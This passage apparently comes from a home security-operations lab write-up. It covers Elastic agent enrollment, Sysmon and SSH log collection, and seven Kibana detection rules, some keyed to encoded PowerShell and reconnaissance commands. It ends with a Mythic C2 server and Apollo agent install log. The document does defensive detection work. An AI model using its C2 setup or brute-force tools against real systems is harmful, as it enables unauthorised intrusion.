
```
New-Item -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell  
\ScriptBlockLogging" -Force
```

Enable PowerShell Script Block Logging:

```
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell  
\ScriptBlockLogging" `
```



```
-Name "EnableScriptBlockLogging" -Value 1
```




Verification: Confirmed that EnableScriptBlockLogging was set to 1.

Step 4: Create Agent Policy and Enroll Windows-Target

- Created windows-target-policy in **Kibana Fleet**.
- Generated the **Windows x86_64** enrollment command.
- Ran the following command in **PowerShell as Administrator** on Windows-Target:

```
.\elastic-agent.exe install --url=https://145.241.124.157:8220 --enrollment-token=<TOKEN> --  
insecure
```



Step 5: Add Log Integrations to windows-target-policy

Added three **Custom Windows Event Logs** integrations to windows-target-policy:


1. **Sysmon**
 - **Channel:** Microsoft-Windows-Sysmon/Operational
2. **Windows Defender**
 - **Channel:** Microsoft-Windows-Windows Defender/Operational
3. **PowerShell Script Block**
 - **Channel:** Microsoft-Windows-PowerShell/Operational

All with “Preserve original event” enabled.

Step 6: Verify Data Flow

In **Kibana Discover**, confirmed that telemetry was successfully flowing from Windows-Target, including:

- **Sysmon**
 - Event ID 1 — Process creation
 - Event ID 3 — Network connection
 - Event ID 11 — File creation



- Windows Defender events
- PowerShell
 - Event ID 4104 — Script Block content

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> $command = 'Write-Host "SOC Lab Test"'
PS C:\Windows\system32> $bytes = [System.Text.Encoding]::Unicode.GetBytes($command)
PS C:\Windows\system32> $encoded = [Convert]::ToBase64String($bytes)
PS C:\Windows\system32> powershell.exe -EncodedCommand $encoded
SOC Lab Test
PS C:\Windows\system32>
```

7. Phase 5 – Ubuntu-Target Deployment

Step 1: Launch Ubuntu-Target in Target-VCN

- Image: Ubuntu 24.04

- Applied the iptables fix proactively. The required ports were already correctly configured, with only **TCP 22 (SSH)** requiring inbound access.
- **SSH Key:** ssh-key-2026-06-20.key

Step 2: Create Agent Policy and Enroll

- Created ubuntu-target-policy in **Kibana Fleet**.
- Since VCN peering had already been established, enrollment completed successfully on the first attempt.

```
sudo ./elastic-agent install \
--url=https://145.241.124.157:8220 \
--enrollment-token=<TOKEN> \
--insecure
```

Enrollment Result: Successfully enrolled in approximately **22 seconds** with no issues.

Step 3: Verify SSH Authentication Log Data

In **Kibana Discover**, queried:

agent.name: "ubuntu-target-vnic"

☐	Jul 9, 2026 @ 08:11:09.741	agent.name ubuntu-target-vnic system.auth.ssh.event Invalid @timestamp Jul 9, 2026 @ 08:11:09.741 agent.ephemeral_id 3b5936d4-13f6-4cf6-b1be-734280675b90 agent.id 4ab5d7a0-f47e-4699-959c-59e4882c1a51 agent.type filebeat
☐	Jul 9, 2026 @ 08:09:36.927	agent.name ubuntu-target-vnic system.auth.ssh.event Invalid @timestamp Jul 9, 2026 @ 08:09:36.927 agent.ephemeral_id 3b5936d4-13f6-4cf6-b1be-734280675b90 agent.id 4ab5d7a0-f47e-4699-959c-59e4882c1a51 agent.type filebeat
☐	Jul 9, 2026 @ 08:01:37.413	agent.name ubuntu-target-vnic system.auth.ssh.event Invalid @timestamp Jul 9, 2026 @ 08:01:37.413 agent.ephemeral_id 3b5936d4-13f6-4cf6-b1be-734280675b90 agent.id 4ab5d7a0-f47e-4699-959c-59e4882c1a51 agent.type filebeat
☐	Jul 9, 2026 @ 08:00:48.972	agent.name ubuntu-target-vnic system.auth.ssh.event Invalid @timestamp Jul 9, 2026 @ 08:00:48.972 agent.ephemeral_id 3b5936d4-13f6-4cf6-b1be-734280675b90 agent.id 4ab5d7a0-f47e-4699-959c-59e4882c1a51 agent.type filebeat

Confirmed that “system.auth events” were being collected, including SSH brute-force activity from real internet scanners:

- system.auth.ssh.event: "Invalid" — Invalid username attempts
- system.auth.ssh.event: "Failed" — Failed authentication attempts
- **Source IPs:** China, Romania, Iraq, USA, Singapore, and other locations

Notable Security Observation: Ubuntu-Target uses **SSH key-only authentication**, meaning password-based brute-force attempts cannot successfully authenticate regardless of attack

volume. This provided a practical demonstration of the security benefit of key-based SSH authentication.

Showing 3 agents

● Healthy 3 ● Unhealthy 0 ● Orphaned 0 ● Updating 0 ● Offline 0 ● Inactive 0 ● Unenrolled 0 ● Uninstalled 0

☐	Status	Host ⬇	Agent policy ⬇	CPU ⬆	Memory ⬆	Last activity ⬇	Version ⬇	Actions
☐	Healthy	ubuntu-target-vnic	ubuntu-target-policy rev. 1	N/A ⬆	148 MB	5 seconds ago	9.4.2	⋮
☐	Healthy	Windows-Target	windows-target-policy rev. 4	1.70 %	278 MB	34 seconds ago	9.4.2	⋮
☐	Healthy	fleet-server	Fleet Server Policy rev. 6	1.03 %	209 MB	28 seconds ago	9.4.2	⋮

Rows per page: 20 ⌵

< 1 >

8. Phase 6 – Detection Engineering


Dashboards:

SSH Invalid Login Attempts — Geo Map

- **Visualization:** Kibana Maps → Choropleth layer
- **Data View:** logs-*
- **Join Field:** source.geo.country_iso_code
- **Query:**

agent.name: "ubuntu-target-vnic" and system.auth.ssh.event: "Invalid"

- **Purpose:** Displays real-time SSH scanner activity by source country.




SSH Accepted Logins — Geo Map

A companion map was created to visualize successful SSH authentications.

- **Query:**

agent.name: "ubuntu-target-vnic" and system.auth.ssh.event: "Accepted"



Custom Detection Rules

Seven custom detection rules were built from scratch using different Elastic detection rule types.

Rule 1 – SSH Brute Force — Ubuntu Target

- **Type:** Threshold
- **Query:**

agent.name: "ubuntu-target-vnic" and (system.auth.ssh.event: "Invalid" or system.auth.ssh.event: "Failed")

- **Group By:** source.ip
- **Threshold:** ≥ 5 attempts
- **MITRE ATT&CK:** T1110.001 — Password Guessing
- **Severity:** Medium
- **Validation:** Fired during a controlled 10-attempt test from the analyst PC.
- **Tuning:** Threshold reduced from 10 to 5 based on analysis of real traffic.

SSH Brute Force - Ubuntu Target

Created by: elastic on Jul 9, 2020 @ 07:58:06:189 Updated by: elastic on Jul 9, 2020 @ 07:58:06:189

Last response: Notify when alerts generated

Overview Alerts Rule exceptions Execution results

About

Details Investigation guide

Description

Detects SSH brute-force attempts against Ubuntu-Target by alerting when a single source IP generates 10 or more failed/invalid login attempts within 5 minutes.

Author

Jbrn Khan

Severity

Medium

Risk score

47

MITRE ATT&CK™

Credential Access (TA0006)

- Brute Force (T1110)
- Password Guessing (T1110.001)

Max alerts per run

100

Definition

Index patterns

apm-* transaction* auditbeat-* endgame-* filebeat-* logs-* packetbeat-* traces-apm* winlogbeat-* elastic-cloud-logs*

Filters

agent.name: ubuntu-target-vnic

Custom query

agent.name: "ubuntu-target-vnic" and system.auth.ssh.event: "Invalid" or system.auth.ssh.event: "Failed"

Custom query language

KQL

Rule type

Threshold

Timeline template

None

Threshold

Results aggregated by source.ip >= 10

Schedule

Runs every

5m

Additional look-back time

1m

Rule 2 – SSH Login from New Source IP

- **Type:** New Terms
- **Query:**

agent.name: "ubuntu-target-vnic" and system.auth.ssh.event: "Accepted"

- **New Terms Field:** source.ip
- **History Window:** 7 days
- **MITRE ATT&CK:** T1078.003 — Local Accounts
- **Severity:** High

Rule 3 – Suspicious Process Creation — Windows Target

- **Type:** Custom Query
- **Detection:** Sysmon Event ID 1 for the following processes:
 - cmd.exe
 - powershell.exe
 - whoami.exe
 - net.exe
 - ipconfig.exe
 - systeminfo.exe

- tasklist.exe
- **MITRE ATT&CK:** T1059.003 — Windows Command Shell
- **Severity:** Medium
- **Validation:** Fired during the Mythic Apollo execution phase.

Rule 4 – PowerShell Encoded Command — Windows Target

- **Type:** Custom Query
- **Detection:** Event ID 4104 with ScriptBlockText containing:
 - -EncodedCommand
 - -enc
 - FromBase64String
- **MITRE ATT&CK:** T1027 — Obfuscated Files or Information
- **Severity:** High
- **False Positive:** Also triggered on an Oracle infrastructure health-check script. The event was documented and an exception was added.

Rule 5 – RDP Brute Force — Windows Target

- **Type:** Threshold
- **Query:**

agent.name: "Windows-Target" and event.code: "4625"

- **Group By:** source.ip
- **Threshold:** ≥ 5 attempts
- **MITRE ATT&CK:** T1110.001 — Password Guessing
- **Severity:** High
- **Validation:** Fired during the Crowbar/xfreerdp brute-force simulation.

Rule 6 – Network Scan Detection

- **Type:** Custom Query

- **Detection:** Sysmon Event ID 3, excluding loopback traffic and known legitimate processes.
- **MITRE ATT&CK:** T1046 — Network Service Discovery
- **Severity:** Low
- **Validation:** Fired during the Nmap reconnaissance phase, generating three alerts.

Rule 7 – RDP Brute Force Followed by Successful Login

- **Type:** Event Correlation (EQL)
- **Logic:** Detects three or more Event ID 4625 failed RDP authentication events followed by an Event ID 4624 successful authentication from the same source IP within 10 minutes.
- **MITRE ATT&CK:** T1110 — Credential Access + T1078 — Valid Accounts
- **Severity:** Critical
- **Description:** This was the most sophisticated detection rule in the lab, demonstrating sequence-based event correlation.

Rule Tuning

The threshold for **Rule 1 – SSH Brute Force** was reduced from **10 attempts to 5 attempts** after analyzing real-world SSH authentication traffic in Kibana Discover.

The analysis showed that internet scanners often distribute their attempts across multiple source IP addresses and rarely generate 10 attempts from the same IP within a short period. Reducing the threshold to 5 improved the rule's ability to detect suspicious activity while maintaining a practical threshold for the observed environment.


This tuning process demonstrates **real-world SOC analyst decision-making based on observed traffic patterns and baseline analysis**.

Columns 12 Sort fields 1 95 alerts Fields											
Updated 40 seconds ago Grid view Additional filters Group alerts by: None   											
Actions	@timestamp	Rule	Assignees	Severity	Risk Score	Reason	host.name	ui			
  	Jul 10, 2026 @ 09:58:10.970	SSH Brute Force - Ubuntu 1...		medium	47	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 09:43:41.062	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 09:28:41.151	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 08:58:41.398	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 08:48:41.472	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 08:43:41.514	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 08:43:41.513	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 08:38:41.533	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 08:33:41.569	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 08:28:41.602	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 08:28:41.601	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 08:28:41.599	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 07:58:41.817	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 07:28:42.058	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 07:28:42.057	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 07:23:42.079	Suspicious Inbound Networ...		low	21	event on windows-target created low alert Suspicious Inbound Network Sc...	windows-target	—			
  	Jul 10, 2026 @ 07:21:54.128	PowerShell Encoded Comm...		high	73	event on windows-target created high alert PowerShell Encoded Command...	windows-target	—			
  	Jul 10, 2026 @ 07:21:15.130	Suspicious Process Creati...		medium	47	event on windows-target created medium alert Suspicious Process Creatio...	windows-target	—			

Rows per page: 50

< 1 2 >

9. Phase 7 – Attacker Infrastructure



Mythic C2 Server

- Launched a **Mythic-C2 Ubuntu 22.04** instance in the isolated Attacker-VCN.
- Applied the iptables configuration to allow ports 7443, 80, and 443.
- Installed **Docker** and **Docker Compose**.
- Cloned and installed the **Mythic C2 framework**.
- Created an **Apollo agent** for Windows x64.
- Configured **HTTP/HTTPS C2 listeners**.

```


ubuntu@mythic-vnic:~/mythic$ ./mythic-cli install github https://github.com/MythicAgents/Apollo.git
2026/07/11 07:25:52 [*] Creating temporary directory
2026/07/11 07:25:52 [*] Cloning https://github.com/MythicAgents/Apollo.git
Cloning into '/home/ubuntu/mythic/tmp'...
2026/07/11 07:25:54 [*] Parsing config.json
2026/07/11 07:25:54 [*] Processing Payload Type apollo
[*] apollo already exists. Replace current version? [y/n]: y
2026/07/11 07:25:59 [*] Stopping current container
2026/07/11 07:25:59 [*] Removing current version
2026/07/11 07:25:59 [+] Successfully removed the current version
2026/07/11 07:25:59 [*] Copying new version of payload into place
2026/07/11 07:25:59 [*] Adding service into docker-compose
2026/07/11 07:25:59 [+] Added apollo to docker-compose
2026/07/11 07:25:59 [*] Container not running: apollo
WARN[0000] No services to build
[+] up 30/30
  Image ghcr.io/mythicagents/apollo:v0.0.1.18 Pulled 40.6s
  Container mythic_react Running 0.0s
  Container mythic_postgres Healthy 15.4s
  Container mythic_documentation Running 0.0s
  Container mythic_server Healthy 16.4s
  Container mythic_rabbitmq Healthy 16.4s
  Container mythic_nginx Healthy 16.4s
  Container mythic_graphql Healthy 16.4s
  Container mythic_jupyter Healthy 15.9s
  Container apollo Started 16.5s
2026/07/11 07:26:56 [+] Successfully installed service
2026/07/11 07:26:56 [+] Successfully installed c2
2026/07/11 07:26:56 [*] Processing Documentation for apollo
[*] apollo documentation already exists. Replace current version? [y/n]: y
2026/07/11 07:27:10 [*] Removing current version
2026/07/11 07:27:10 [+] Successfully removed the current version
2026/07/11 07:27:10 [*] Copying new documentation into place
2026/07/11 07:27:10 [+] Successfully installed Payload documentation
2026/07/11 07:27:10 [+] Successfully installed c2 documentation
2026/07/11 07:27:10 [+] Successfully installed Wrapper documentation
